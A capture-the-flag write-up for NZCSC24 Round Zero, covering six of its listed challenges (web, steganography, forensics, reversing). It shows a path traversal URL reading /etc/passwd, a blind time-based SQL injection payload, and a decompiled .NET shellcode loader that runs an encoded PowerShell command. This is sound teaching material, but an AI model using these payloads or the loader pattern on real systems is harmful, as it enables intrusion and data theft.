
NZCSC24 – Round Zero Writeups

Challenges


#	CHALLENGE NAME	CATEGORY	DIFFICULTY	AUTHOR
1	Robots	Web	Very Easy	Atthapan
2	RCVS Exploit	Web	Very Easy	Sam
3	Traversal Troubles	Web	Very Easy	Cale
4	Hidden Flag	Steg	Easy	Kevin
5	Interjection	Forensics	Medium	Cale
6	Behind the Scenes	Rev	Medium	Cale
7	Burren Waffet's Last Hurrah	Steg	Medium	Cale
8	Flag Trader	Misc	Medium	Sam
9	RAM > Disk	Forensics	Hard	Cale
10	rm -rf	Forensics	Hard	Cale
11	Sharp Snake	Rev	Hard	Sam
12	Substitute Teacher	Crypto	Very Easy	Cale
13	Backwards	Steg	Easy	Cale
14	Ret3Win	Pwn	Easy	Cale
15	All Roads Lead to Flags	Steg	Easy	Cale
16	Fragile Lock	Web	Very Easy	Rav
17	Sheeeesh	Rev	Easy	Cale
18	Server-Side PDF	Web	Hard	Sam
19	Magic Number	Rev	Very Easy	Vimal
20	Double Canary	Pwn	Very Hard	Josh

Robots

The robot image hints at the **robots.txt** file which is a file used to let web crawlers (robots) know which pages they are not allowed to visit.



In the **robots.txt** file we can see a disallowed entry for **/cm9ib3RzRGlzYWxsb3dlZEdH.html**. If we browse to the disallowed page, we get the flag.



NZCSC{HhjPKO7ZwAv7qCzQz7p9}

RCVS Exploit


The second article of the site hints at right-clicking to view the source code. Within the source code we can find the flag as a comment.

```
                    <div>
                        <h3>The RCVS Hacking Method</h3>
                        <p>Published on February 18, 2024</p>
                        <p>A novel hacking method, known by the acronym RCVS (right click view source),
has been making waves in the digital realm. Contrary to traditional cyber threats, RCVS doesn't involve
sophisticated exploits and is a lighthearted approach to understanding the structure and code behind
websites. By right-clicking on a webpage and selecting "View Source" from the context menu, users can
explore the HTML, CSS, and JavaScript code that makes up the page. This educational method encourages
users to develop a deeper understanding of web development.</p><!--NZCSC{i_am_a_rcvs_haxor}-->
                    </div>
```

NZCSC{i_am_a_rcvs_haxor}


Traversal Troubles

localhost/challenge3/?file=instructions.txt



For this challenge we are presented with a web page displaying some instructions. Looking at the URL we can see the **file** GET parameter has been prepopulated with **instructions.txt**. This is interesting behaviour, let's see what happens if we provide a different file in the GET parameter (**/etc/passwd** is a default file that almost always exists and is readable on Linux systems).

localhost/challenge3/?file=/etc/passwd



This doesn't display the file contents as expected. This is likely because the web server expects a relative path which is added onto the web root directory:

e.g. **/var/www/html/** + **instructions.txt**

Traversal Troubles Cont.

The instructions allude to path traversal, an attack used to access files outside of the current directory. Let's see if we can provide a relative path to traverse back to the root directory (**/**) and access **/etc/passwd**.

../ instructs Linux systems to go up a directory in the directory hierarchy, moving us one step closer to **/**. Chaining multiple **../** will hopefully get us back to the root directory.

Challenge 3: Traversal Troubles

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

localhost/challenge3/?file=../../../../etc/passwd

Perfect, now that we know we can read files, we can read the flag from **/flag.txt** as per the instructions in **instructions.txt**.

localhost/challenge3/?file=../../../../flag.txt

NZCSC{A_TRULY_TR34CH3R0US_TR4V3RS4L}

NZCSC{A_TRULY_TR34CH3R0US_TR4V3RS4L}

Hidden Flag

"The flag is securely nestled within the labyrinth. Only those with advanced skills and a tenacious determination can extract it, a testament to the intricate dance of technology and the exhilaration of unravelling digital mysteries that draws hackers into the depths of cyberspace."

For this challenge we are given a file called **ctf.txt** which doesn't appear at first glance to have the flag in it. There must be a reason we were provided this file so let's take a closer look at it. When we open it in CyberChef we can see there are extra bytes that didn't print in a basic text editor.

```
There is nothing here••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••
```


Let's take a look at the bytes in hex:

```
54 68 65 72 65 20 69 73 20 6e 6f 74 68 69 6e 67 20 68 65 72 65 e2 80 8c e2 80 8b e2 80 8b e2 80 8c e2 80 8c
e2 80 8c e2 80 8b e2 81 a0 e2 80 8c e2 80 8b e2 80 8c e2 80 8c e2 80 8b e2 80 8c e2 80 8b e2 81 a0 e2 80 8c
e2 80 8b e2 80 8b e2 80 8b e2 80 8b e2 80 8c e2 80 8c e2 81 a0 e2 80 8c e2 80 8b e2 80 8c e2 80 8b e2 80 8b
e2 80 8c e2 80 8c e2 81 a0 e2 80 8c e2 80 8b e2 80 8b e2 80 8b e2 80 8b e2 80 8c e2 80 8c e2 81 a0 e2 80 8c
e2 80 8c e2 80 8c e2 80 8c e2 80 8b e2 80 8c e2 80 8c e2 81 a0 e2 80 8c e2 80 8b e2 80 8b e2 80 8c e2 80 8b
e2 80 8b e2 80 8b e2 81 a0 e2 80 8c e2 80 8b e2 80 8b e2 80 8c e2 80 8c e2 80 8b e2 80 8c e2 81 a0 e2 80 8c
e2 80 8b e2 80 8c e2 80 8b e2 80 8b e2 80 8c e2 80 8b e2 81 a0 e2 80 8c e2 80 8c e2 80 8b e2 80 8c e2 80 8c
e2 80 8b e2 80 8c e2 81 a0 e2 80 8c e2 80 8b e2 80 8b e2 80 8c e2 80 8b e2 80 8b e2 80 8b e2 81 a0 e2 80 8c
e2 80 8b e2 80 8b e2 80 8c e2 80 8b e2 80 8b e2 80 8c e2 81 a0 e2 80 8c e2 80 8c e2 80 8b e2 80 8b e2 80 8c
e2 80 8b e2 81 a0 e2 80 8c e2 80 8b e2 80 8b e2 80 8c e2 80 8b e2 80 8c e2 80 8b e2 81 a0 e2 80 8c e2 80 8c
e2 80 8b e2 80 8c e2 80 8b e2 80 8c e2 80 8b e2 81 a0 e2 80 8c e2 80 8b e2 80 8b e2 80 8c e2 80 8b e2 80 8b
e2 80 8c e2 81 a0 e2 80 8c e2 80 8c e2 80 8c e2 80 8b e2 80 8b e2 80 8c e2 80 8c e2 81 a0 e2 80 8c e2 80 8c
e2 80 8c e2 80 8b e2 80 8b e2 80 8b e2 81 a0 e2 80 8c e2 80 8b e2 80 8c e2 80 8c e2 80 8b e2 80 8c e2 80 8b
e2 81 a0 e2 80 8c e2 80 8b e2 80 8b e2 80 8b e2 80 8b e2 80 8c e2 80 8c e2 81 a0 e2 80 8c e2 80 8b e2 80 8c
e2 80 8b e2 80 8b e2 80 8b e2 80 8b e2 81 a0 e2 80 8c e2 80 8c e2 80 8b e2 80 8b e2 80 8c e2 80 8b e2 81 a0
e2 80 8c e2 80 8c e2 80 8b e2 80 8c e2 80 8b e2 80 8b e2 81 a0 e2 80 8c e2 80 8c e2 80 8b e2 80 8b e2 80 8b
e2 80 8c e2 81 a0 e2 80 8c e2 80 8c e2 80 8c e2 80 8b e2 80 8b e2 80 8c e2 80 8c e2 81 a0 e2 80 8c e2 80 8b
```

There is clearly a pattern here as the data forms a grid-like structure. Ignoring the "There is nothing here" bytes we actually only have three unique three-byte sequences: **e281a0**, **e2808c**, and **e2808b**. If we google any of those sequences, we can see they are zero-width Unicode characters which are non-printable, it makes sense now why they weren't visible in the file. The flag must be encoded in the order of these sequences, and with only three characters this could either be ternary (base 3), or binary (base 2) with a separator character. Given the relative infrequency of **e281a0**, we can assume this will be a separator character for binary rather than ternary.

Hidden Flag Cont.

If we find and replace each byte sequence with **0**, **1**, and **,** we get what looks like to be binary encoded characters.



Unfortunately, CyberChef has a hard time decoding varying bit-length binary data so let's clean it up and finish off this challenge in python.


```
binary_list = ['1001110','1011010','1000011','1010011','1000011','1111011','1001000','1001101','1010010','1101101'
,'1001000','1001001','110010','1001010','1101010','1001001','1110011','111000','1011010','1000011','1010000',
'110010','110100','110001','1110011','1001011','1111101']

character_list = []

for binary_number in binary_list:
        decimal_number = int(binary_number,2)
        character = chr(decimal_number)
        character_list.append(character)

print("".join(character_list))
```

NZCSC{HMRmHI2JjIs8ZCP241sK}

Interjection


"We created a honeypot database but accidentally put a production flag in it! Luckily, we had Endace hardware running a 100 Gbps packet capture when the attacker hit it and we didn't drop a single packet. Find out what the attacker stole."

This challenge we are provided with a network capture file (PCAPNG) that can be opened in Wireshark.



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000…	192.168.0.103	192.168.0.182	TCP	74	38376 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1270346284 TSecr=0 WS=128
2	0.000080…	192.168.0.182	192.168.0.103	TCP	74	80 → 38376 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=3262880004 TSecr=1270346284 WS=128
3	0.001117…	192.168.0.103	192.168.0.182	TCP	66	38376 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1270346285 TSecr=3262880004
4	0.001117…	192.168.0.103	192.168.0.182	HTTP	219	GET /index.php HTTP/1.1
5	0.001196…	192.168.0.182	192.168.0.103	TCP	66	80 → 38376 [ACK] Seq=1 Ack=154 Win=65024 Len=0 TSval=3262880005 TSecr=1270346285
6	0.002225…	192.168.0.182	192.168.0.103	TCP	227	80 → 38376 [PSH, ACK] Seq=1 Ack=154 Win=65024 Len=161 TSval=3262880006 TSecr=1270346285 [TCP segment of a reassembled PDU]
7	0.002317…	192.168.0.182	192.168.0.103	HTTP	454	HTTP/1.1 200 OK (text/html)
8	0.003336…	192.168.0.103	192.168.0.182	TCP	66	38376 → 80 [ACK] Seq=154 Ack=162 Win=64128 Len=0 TSval=1270346287 TSecr=3262880006
9	0.004524…	192.168.0.103	192.168.0.182	TCP	66	38376 → 80 [FIN, ACK] Seq=154 Ack=551 Win=64128 Len=0 TSval=1270346288 TSecr=3262880006
10	0.004561…	192.168.0.182	192.168.0.103	TCP	66	80 → 38376 [ACK] Seq=551 Ack=155 Win=65024 Len=0 TSval=3262880008 TSecr=1270346288
11	0.005594…	192.168.0.103	192.168.0.182	TCP	74	38384 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1270346290 TSecr=0 WS=128
12	0.005647…	192.168.0.182	192.168.0.103	TCP	74	80 → 38384 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=3262880009 TSecr=1270346290 WS=128
13	0.006586…	192.168.0.103	192.168.0.182	TCP	66	38384 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1270346291 TSecr=3262880009
14	0.006781…	192.168.0.103	192.168.0.182	TCP	290	38384 → 80 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=224 TSval=1270346291 TSecr=3262880009 [TCP segment of a reassembled PDU]
15	0.006801…	192.168.0.182	192.168.0.103	TCP	66	80 → 38384 [ACK] Seq=1 Ack=225 Win=65024 Len=0 TSval=3262880010 TSecr=1270346291
16	0.006781…	192.168.0.103	192.168.0.182	HTTP	106	POST /search.php HTTP/1.1 (application/x-www-form-urlencoded)


From the **Protocol Hierarchy Statistics** section of Wireshark, we can see we are only dealing with TCP traffic and we have some HTTP traffic that we may be able to read.



Wireshark · Protocol Hierarchy Statistics · interjection.pcapng

Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s	PDUs
Frame	100.0	41484	100.0	4819980	192 k	0	0	0	41484
Ethernet	100.0	41484	12.0	580776	23 k	0	0	0	41484
Internet Protocol Version 4	100.0	41484	17.2	829680	33 k	0	0	0	41484
Transmission Control Protocol	100.0	41484	70.7	3409524	136 k	34572	2497151	99 k	41484
Hypertext Transfer Protocol	16.7	6912	42.0	2024993	81 k	3455	556266	22 k	6912
Line-based text data	0.0	2	0.0	480	19	2	480	19	2
HTML Form URL Encoded	8.3	3455	14.3	690556	27 k	3455	690556	27 k	3455

Filtering by **http** shows a single GET request was made to **/index.php**, followed by thousands of POST requests to **/search.php**. All HTTP requests are made from **192.168.0.103** to **192.168.0.182** so in this case we can assume **192.168.0.103** is the attacker's IP address and **192.168.0.182** is the web server's IP address.



http

No.	Time	Source	Destination	Protocol	Length	Info
4	0.001117…	192.168.0.103	192.168.0.182	HTTP	219	GET /index.php HTTP/1.1
7	0.002317…	192.168.0.182	192.168.0.103	HTTP	454	HTTP/1.1 200 OK (text/html)
16	0.006781…	192.168.0.103	192.168.0.182	HTTP	106	POST /search.php HTTP/1.1 (application/x-www-form-urlencoded)
19	0.008516…	192.168.0.182	192.168.0.103	HTTP	158	HTTP/1.1 200 OK (text/html)

Interjection Cont.

Let's look at the request to **index.php** by right-clicking on the GET request packet and selecting **Follow TCP Stream**.

```
<html>
    <body>
        <h1>Machine Manager</h1>
        <h3>Enter machine name to manage</h3>
        <form action='/search.php' method="POST">
            <input type="text" id="machine_name" name="machine_name">
            <input type="submit" name = "action" value="Status">
            <input type="submit" name = "action" value="Restart">
        </form>
    </body>
</html>
```

We can see we have a basic HTTP form that posts to **/search.php**. This must have been the form the attacker exploited. Let's look at some POST requests. The first post request shows the form being used as intended but the second one includes the character **%27** which is a URL-encoded single quote (**'**). This looks like an attempt at SQL injection.

```
machine_name=WEB SERVER 01%27&action=Status
```

After looking through and URL-decoding some more of the POST requests, the majority of them are structured the same, lets break one down:

```
machine_name=test' OR (SELECT IF(BINARY(SUBSTRING((SELECT table_name FROM information_schema.tables where
table_schema=database() LIMIT 1), 1, 1)) = 'd', sleep(.3), 'false'));-- -&action=Restart
```

If this was successfully injected into the SQL statement, the database would select the name of the first table in the current database. It would then select a substring of one character (with one offset) and check if it equals the character '**d**'. If it did, the database would sleep for **.3s**. The attacker can cycle through all letters and all offsets of various names to leak information from the database. The attacker can't see any output on the web page but knows when a statement is true because the server takes longer to respond. This is known as a **blind SQL injection timing attack**. There are thousands of requests here so we are going to need to make a script to extract all of the HTTP requests that had a long response time (**>.3**). A good option for scripting this is the Python **pyshark** library. It allows us to parse packet capture files into an object-like format that we can extract response times from and piece together what the attacker stole from the database. A sample script is included below.

Interjection Cont.


```
import pyshark
import re
from tqdm import tqdm # Progress bar

# Load all packets in
all_packets = pyshark.FileCapture('./interjection.pcapng')

# Load packets with long HTTP response time (> 0.3)
long_responses = pyshark.FileCapture('./interjection.pcapng',display_filter='http.time > 0.3')

# Make a list of the HTTP requests that caused long responses
packet_ids = [int(packet.http.request_in) for packet in long_responses]

# Extract data from known packet IDs (this can take a while)
payloads = [all_packets[id-1]['urlencoded-form'].value for id in tqdm(packet_ids[2:])]

# Extract character from each payload and assemble to string
data = ''.join([re.search(r'= \'(.*?)\'', payload).group(1) for payload in payloads])

# Extract flag based on known regex
flag = re.search('NZCSC{.*}$',data)[0]
assert(flag)

print(flag)
```

NZCSC{1M4G1N3_B31NG_INJ3CT4BL3_1N_2024}

Behind The Scenes

"What are all those random bytes and what do they do? Note: The executable is safe to run."

For this challenge we are given a Windows executable (.exe). We are told the executable is safe to run so let's try that first. Windows Defender catches the execution as Meterpreter.



That's interesting information that we should keep in mind for later. We can add an exception to Virus and Threat Protection if we want to continue with a dynamic analysis approach but let's take try some static analysis first. From the Linux **file** command, we know this is a .NET assembly. Let's take a look at the exe in the DotPeek decompiler.


```
private static void Main()
{
  Console.WriteLine("The flag must be around here somewhere...");
  Thread.Sleep(1000);
  IntPtr zero1 = IntPtr.Zero;
  uint lpThreadId = 0;
  IntPtr zero2 = IntPtr.Zero;
  byte[] source = new byte[318]
  {
    (byte) 106,
    (byte) 74,
    (byte) 89,
    (byte) 217,
    (byte) 238,
    (byte) 217,
    (byte) 116,
```

We can see the program prints something to the console and then builds up a hardcoded byte array called **source**. These must be the bytes referred to in the challenge description. Later we can see some functions called on the **source** byte array.


```
uint num1 = BehindTheScenes.VirtualAlloc(0U, (uint) source.Length, BehindTheScenes.MEM_COMMIT, BehindTheScenes.PAGE_EXECUTE_READWRITE);
Marshal.Copy(source, 0, (IntPtr) num1, source.Length);
int num2 = (int) BehindTheScenes.WaitForSingleObject(BehindTheScenes.CreateThread(0U, 0U, num1, zero2, 0U, ref lpThreadId), uint.MaxValue);
```

Behind The Scenes Cont.

Some research into some of these functions such as **CreateThread** suggests that the byte array is directly executed in a thread. Knowing Defender flagged this as Meterpreter, it's likely this is shellcode generated by **msfvenom**. Since we're told the EXE is safe, let's add an exception to Defender and continue with our dynamic analysis. Running the program does exactly what we'd expect from the source code:



Let's open up Procmon and see if we can see the exe doing anything else in the background. We can filter processes by "**Process Name is BehindTheScenes.exe"** to get rid of some noise. Even just a single process is quite noisy but now we can see the program's execution at a much lower level. The key event is that **BehindTheScenes.exe** creates a new PowerShell process. We didn't see this in the source code and this is definitely suspicious.




Looking at the properties of this event we can see what command line arguments were called on this process creation.

```
powershell -E JABmAGwAYQBnAD0AIgBOAFoAQwBTAEMAewBjADAAbgBnAHIANAB0AHMAXwB5ADAAdQBfAHcAMQBuAEEAUABJAH0AIgAKAA==
```

This looks very suspicious and we can decode the encoded command in CyberChef and we get the flag! Turns out the shellcode just sets a variable and wasn't too dangerous after all.

Author note: rather than running the executable on your own system, using a shellcode emulator (e.g. libemu) may be a good option, this also helps with CPU compatibility.

